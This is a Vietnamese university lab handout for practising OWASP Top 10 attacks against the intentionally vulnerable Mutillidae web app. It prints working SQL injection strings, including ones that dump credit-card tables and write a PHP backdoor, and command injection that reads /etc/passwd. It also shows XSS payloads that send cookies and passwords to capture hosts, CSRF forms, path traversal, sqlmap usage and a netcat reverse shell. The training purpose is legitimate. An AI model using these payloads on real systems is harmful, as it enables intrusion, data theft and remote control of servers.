|  |  |
| --- | --- |
| Logo  Description automatically generated | **THỰC HÀNH TẤN CÔNG WEB Mutillidae**  **Chuẩn OWASP Top 10 lỗ hổng bảo mật Web phổ biến** |

**Nhóm học phần:**

**Mã Sinh viên, Họ và Tên:**

1)

2)

3)

**MỤC LỤC**

[1. Giới thiệu 1](#_Toc140300817)

[2. Chuẩn bị 2](#_Toc140300818)

[3. Đăng ký user đăng nhập Web Mutillidae 2](#_Toc140300819)

[4. Tấn công SQL Injection 2](#_Toc140300820)

[5. Tấn công Web chèn dòng lệnh (Command Injection) 3](#_Toc140300821)

[6. Tấn công Cross-Site Scripting (XSS) 5](#_Toc140300822)

[7. Thay đổi màu nền của khung trên trang Web 5](#_Toc140300823)

[8. Tấn công Path Traversal (Insecu Direct Object REference - IDOR) 6](#_Toc140300824)

[9. Tấn công khai thác lỗ hổng File Inclusion 6](#_Toc140300825)

[10. Tấn công Cross Site Request Forgery (CSRF) 6](#_Toc140300826)

[10.1. Tự động post bài 7](#_Toc140300827)

[10.2. Bắt người dùng tự động logout 8](#_Toc140300828)

[11. Failure to Restrict URL Access 10](#_Toc140300829)

[12. Thay đổi kích thước ô dữ liệu 10](#_Toc140300830)

[13. SQL Injection attack 11](#_Toc140300831)

[13.1. # basic 11](#_Toc140300832)

[13.2. # get databases 11](#_Toc140300833)

[13.3. # get tables 11](#_Toc140300834)

[13.4. # get columns 11](#_Toc140300835)

[13.5. # get cc numbers 11](#_Toc140300836)

[13.6. # get cc numbers 3x 11](#_Toc140300837)

[13.7. ### INSERT ### 12](#_Toc140300838)

[13.8. ### SQLMAP ### 13](#_Toc140300839)

[14. BÀI TẬP 13](#_Toc140300840)

*>> Yêu cầu chụp hình ảnh là kết quả thực hành của mỗi người. Không sử dụng lại hình ảnh của bài lab.*

# Giới thiệu

OWASP Top 10 là một danh sách các lỗ hổng bảo mật phổ biến và nguy hiểm nhất trong các ứng dụng web. Danh sách này được công bố bởi OWASP (Open Web Application Security Project) và được cập nhật định kỳ để phản ánh các mối đe dọa mới nhất và xu hướng tấn công trong lĩnh vực bảo mật ứng dụng web.

Mutillidae là một ứng dụng web mã nguồn mở được thiết kế để khai thác và phục vụ thực hành kỹ năng Web Pentest như SQL injection, Web XSS, HTML injection, Javascript injection, clickjacking, Local File Inclusion, Bypass Authentication, Remote Code Execution, ... dựa trên OWASP Top 10.

# Chuẩn bị

*Cách 1:* Tải máy ảo VMMetasploitable, giải nén và chạy máy ảo. Mở trình duyệt, gõ *http://192.168.1.140*

*Cách 2:* Truy cập *http://wandertour.ddns.net:8484/* Chọn *mutillidae*

Lần lượt thực hiện các nội dung khai thác lổ hổng Web Multillidae như sau.

# Đăng ký user đăng nhập Web Mutillidae

http://wandertour.ddns.net:8484/mutillidae/index.php?page=register.php



# Tấn công SQL Injection

SQL Injection là một loại lỗ hổng cho phép người tấn công có thể chèn (inject) một cách tùy tiện các dữ liệu nguy hiểm vào các trường dữ liệu là đầu vào của ứng dụng web, tuy nhiên khi các đoạn dữ liệu này được chuyển vào hệ quản trị cơ sở dữ liệu để thực thi các truy vấn (query) thì lại không được coi như là dữ liệu bình thường nữa mà được coi như là các đoạn mã (code) SQL. Hacker tận dụng lỗ hổng này để truy xuất dữ liệu nhạy cảm hoặc tấn công hệ thống.

OWASP 2017 --> A1 Injection (SQL) --> SQL Bypass Authentication --> Login

http://wandertour.ddns.net:8484/mutillidae/index.php?page=login.php

username: admin

password: ' or '1'='1



OWASP 2017 --> A2 Broken Authentication --> Username Enumeration --> Login

http://wandertour.ddns.net:8484/mutillidae/index.php?page=user-info.php


username: admin

password: ' or '1'='1

# Tấn công Web chèn dòng lệnh (Command Injection)

OWASP 2017 --> A7 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup

http://wandertour.ddns.net:8484/mutillidae/index.php?page=dns-lookup.php



Nhập lần lượt vào tên miền và lệnh:

1. Test DNS Lookup Vulnerability

; ifconfig

antoanthongtin.org && ipconfig

antoanthongtin.org && ifconfig

www.cnn.com; uname -a

1. Perform Reconnaissance

; pwd

www.cnn.com; pwd

1. Interrogate the dns-lookup.php application

; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

1. Discover the Database Engine using the /etc/passwd file

; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

1. Discover the Database Engine using the "ps" command

; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

1. List all php scripts

; find /var/www/html/mutillidae -name "\*.php"

1. Search php scripts for the string password

; find /var/www/html/mutillidae -name "\*.php" | xargs grep -i "password" | grep "="

1. Search MySQLHandler.php for the strings user OR login

www.cnn.com; find /var/www/html/mutillidae -name "MySQLHandler.php" | xargs egrep -i '(user|login)' | grep "="

>> Tham khảo thêm:

*https://computersecuritystudent.com/SECURITY\_TOOLS/MUTILLIDAE/MUTILLIDAE\_2511/lesson2/index.html*

# Tấn công Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) là kĩ thuật tấn công chèn vào các website động (ASP, PHP, CGI, JSP ...) các thẻ HTML hay những đoạn mã script nhằm khai thác và thu nhập thông tin. Hacker có thể thông qua lỗi XSS để chèn code vào site hay link để lấy các thông tin quan trọng từ nạn nhân.

OWASP 2017 --> A7 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup

http://wandertour.ddns.net:8484/mutillidae/index.php?page=dns-lookup.php

Nhập vào lệnh:

<script>alert("Ha Ha Ha <Họ & Tên> ")</script>

# Thay đổi màu nền của khung trên trang Web

http://wandertour.ddns.net:8484/mutillidae/index.php?page=set-background-color.php

View thử source code lên. Sau đó nhập vào:

2409"><script>alert("Ha Ha Ha !!!.org")</script>

Các đoạn mã XSS:

1. <script>alert("XSS");</script>

2. <script>alert("Cookie cua ban la: " + document.cookie + ". Hacker")</script>

3. <script> new Image().src="http://192.168.2.137/web/capture-data.php?cookie="+encodeURI(document.cookie); </script>

4. <script> username=prompt('Please enter your username',' '); password=prompt('Please enter your password',' '); document.write("<img src=\"http://192.168.2.28/mutillidae/capture-data.php?username="+username+"&password="+password+"\">"); </script>


# Tấn công Path Traversal (Insecu Direct Object REference - IDOR)

Tấn công Path traversal là kỹ thuật cho phép hacker truy cập đến những file/thư mục bị giới hạn của máy chủ web, hacker có thể xem được các file, thư mục bị giới hạn và thực thi được các câu lệnh trên server, server không kiểm tra được dữ liệu được gửi từ client. Path Traversal hay còn được biết với một số tên khác như “dot-dot-slash”, “directory traversal”,”directory clumbing” và “backtracking”.

http://wandertour.ddns.net:8484/mutillidae/index.php?page=documentation/vulnerabilities.php

http://wandertour.ddns.net:8484/mutillidae/index.php?page=../../../../../../../../../../../../../../../../etc/hosts

http://wandertour.ddns.net:8484/mutillidae/index.php?page=../../../../../../../../../../../../../../../../etc/passwd



# Tấn công khai thác lỗ hổng File Inclusion

Lỗ hổng File Inclusion cho phép tin tặc truy cập trái phép vào những tập tin nhạy cảm trên máy chủ web hoặc thực thi các tệp tin độc hại bằng cách sử dụng chức năng “include”. Lỗ hổng này xảy ra do cơ chế kiểm tra đầu vào không tốt, hacker có thể khai thác và chèn các dữ liệu độc hại.

Lời gọi hàm ‘include()’: Toàn bộ nội dung trong một file cụ thể sẽ được sao chép vào một file khác chứa lời gọi ‘include’. Phương thức này được sử dụng nhằm tránh việc code lặp và có thể sử dụng bất kì lúc nào. Lập trình viên thường sử dụng hàm include() nhằm thêm những dữ liệu, tệp tin mã nguồn dùng chung của các tệp tin trong ứng dụng. Những nơi thường được sử dụng như footers, headers, menu files …

http://wandertour.ddns.net:8484/mutillidae/index.php?page=index.php

# Tấn công Cross Site Request Forgery (CSRF)

CSRF (Cross Site Request Forgery) là kỹ thuật tấn công vào người dùng bằng cách sử dụng quyền chứng thực của người dùng đối với một website. Dựa vào đó hacker có thể thực thi những thao tác phải yêu cầu sự chứng thực. Đây là kỹ thuật tấn công dựa vào mượn quyền trái phép. CSRF còn được gọi là "session riding", "XSRF".

## Tự động post bài

http://wandertour.ddns.net:8484/mutillidae/index.php?page=add-to-your-blog.php

<form id="f" action="index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">

<input type="hidden" name="csrf-token" value="best-guess"/>

<input type="hidden" name="blog\_entry" value="Noi dung tu dong cua bai viet o day"/>

<input type="hidden" name="add-to-your-blog-php-submit-button" value="TESTING"/>

</form>

<i onmouseover="window.document.getElementById(\'f\').submit()">Click len day se tu dong viet bai</i>

## Bắt người dùng tự động logout

http://wandertour.ddns.net:8484/mutillidae/index.php?page=add-to-your-blog.php

Nhập vào đoạn mã Java Script:

<i onmouseover="window.document.location=\'http://wandertour.ddns.net:8484/mutillidae/index.php?do=logout\'">Noi dung gia mao của HỌ TÊN </i>

Khi đưa chuột đến “**Noi dung gia mao của HỌ TÊN**” thì sẽ bị logout

# Failure to Restrict URL Access

http://wandertour.ddns.net:8484/mutillidae/passwords/accounts.txt

# Thay đổi kích thước ô dữ liệu

Right click on the Name Textbox

Click on Inspect Element

Thay đổi size = 20 thành size=80

# SQL Injection attack

https://raw.githubusercontent.com/chadfurman/chadfurman.github.io/master/mutillidae\_cheatsheet.txt

### SELECT ###

## # basic

' or 1=1 --

' union select null --

' union select null, null, null, null, null --

## # get databases

' union select null, (select group\_concat(distinct table\_schema separator ',') from information\_schema.tables order by table\_schema), null, null, null --

## # get tables

' union select null, (select group\_concat(distinct table\_name separator ',') from information\_schema.tables where table\_schema='owasp10' order by table\_name), null, null, null --

## # get columns

' union select null, (select group\_concat(distinct column\_name separator ',') from information\_schema.columns where table\_schema='owasp10' and table\_name='credit\_cards' order by table\_name), null, null, null --

## # get cc numbers

' union select null, (select concat(ccid, ':', ccnumber,':', ccv,':', expiration) from owasp10.credit\_cards limit 1), null, null, null --

## # get cc numbers 3x

' union select null, (select concat(ccid, ':', ccnumber,':', ccv,':', expiration) from owasp10.credit\_cards limit 1), (select concat(ccid, ':', ccnumber,':', ccv,':', expiration) from owasp10.credit\_cards limit 2,1), (select concat(ccid, ':', ccnumber,':', ccv,':', expiration) from owasp10.credit\_cards limit 3,1), null --

' union select null, null, null, null, (select "<?php echo exec($\_GET['command']);?>" into outfile "/var/www/mutillidae/backdoor.php") --

' union select null, null, null, null, (select "<?php echo exec($\_GET['command']);?>" into outfile "/tmp/backdoor.php") --

## ### INSERT ###

# Basic

# Insert error name\_const()

' or (SELECT \* FROM (SELECT (name\_const(version(),1)), name\_const(version(),1)) a) or '  # can only get the version in latest version

# ERROR 1210 (HY000): Incorrect arguments to NAME\_CONST  <-- cannot do more

# ERROR 1060 (42S21): Duplicate column name '2' <-- Good to go

' or (SELECT \* FROM (SELECT name\_const((SELECT 2), 1),name\_const((SELECT 2),1)) a) or '

' or (SELECT \* FROM (SELECT name\_const((SELECT GROUP\_CONCAT(distinct table\_name separator ',') FROM information\_schema.tables WHERE table\_schema=database() order by table\_name),1),name\_const((SELECT GROUP\_CONCAT(distinct table\_name separator ',') FROM information\_schema.tables WHERE table\_schema=database() order by table\_name),1)) a) or '

# Insert error extractvalue() -- not supported by this DB

' or extractvalue(1,concat(0x7e,database())) or '

# There is no string concatenation in MySQL, we cannot UNION into an INSERT statement, and we cannot simply chain a query with a semi-colon in mysql.

# we can, however, perform math.  (This will not work in strict mode, i.e. MySQL 5.7.5+)

# Demo strings are numbers

select 'osanda' = 0;

select 'osanda'+~0; # ~0 is BIGINT, this gives us a double

select ~0+0e0; # DOUBLE

select (~0+0e0) = ('osanda' + ~0) ;  # Same

select 'osanda' | ~0; # we can extract 8-byte strings as numbers

# Insert conv(hex())

select conv(hex('01234567'), 16, 10);

select unhex(conv(3472611983179986487, 10, 16));

# conv(hex()) w/ substr() -- select conv(hex(substr(user(),1 + (n-1) \* 8, 8 \* n)), 16, 10);

' | conv(hex(substr(user(),1, 8)), 16, 10) | '    ##  select unhex(conv(8245931987826405219, 10, 16));

' | conv(hex(substr(user(),9, 16)), 16, 10) | '   ##  select unhex(conv(107118236496756, 10, 16));

# In-band injection

asdf', version()) -- # password field, password becomes asdf, signature gets replaced

## ### SQLMAP ###

sqlmap -u "wandertour.ddns.net/mutillidae/index.php?page=user-info.php&username=lotus&password=lotus&user-info-php-submit-button=View+Account+Details"

### COMMAND INJECTION ###

# Basic

&& echo ‘asdf’

# Listen for connect-back

nc -l -p 5000  # don't specify an IP here, it will filter

# Connect-back

&& nc 192.168.56.102 5000 -e /bin/bash

### XSS ###

# Pen Test Tool Lookup:

"}}); } </script><script src="http://127.0.0.1:3000/hook.js"></script><script>var cat cat = ({"query": {"toolIDRequested": "asdf

# BÀI TẬP

Tìm hiểu khai thác các lỗ hổng OWASP Web khác.

# THAM KHẢO THÊM

1. https://viblo.asia/p/owasp-la-gi-top-10-owasp-2023-bXP4WzZKV7G
2. http://mislusnys.github.io/post/2015-02-03-owasp-top-10-in-mutillidae/
3. https://antoanthongtin.wordpress.com/2012/04/10/th%E1%BB%B1c-hanh-bai-t%E1%BA%ADp-pentest-v%E1%BB%9Bi-mutillidae/
4. https://cehvietnam.com/2022/03/05/dung-nhanh-lab-hack-pentest-web-dvwamutillidae-bwapp-voi-docker-tren-kali-linux/
5. http://huynhdd.blogspot.com/2013/11/bai-huong-dan-mutillidae-lesson-5.html?m=0

-----------------------------------------------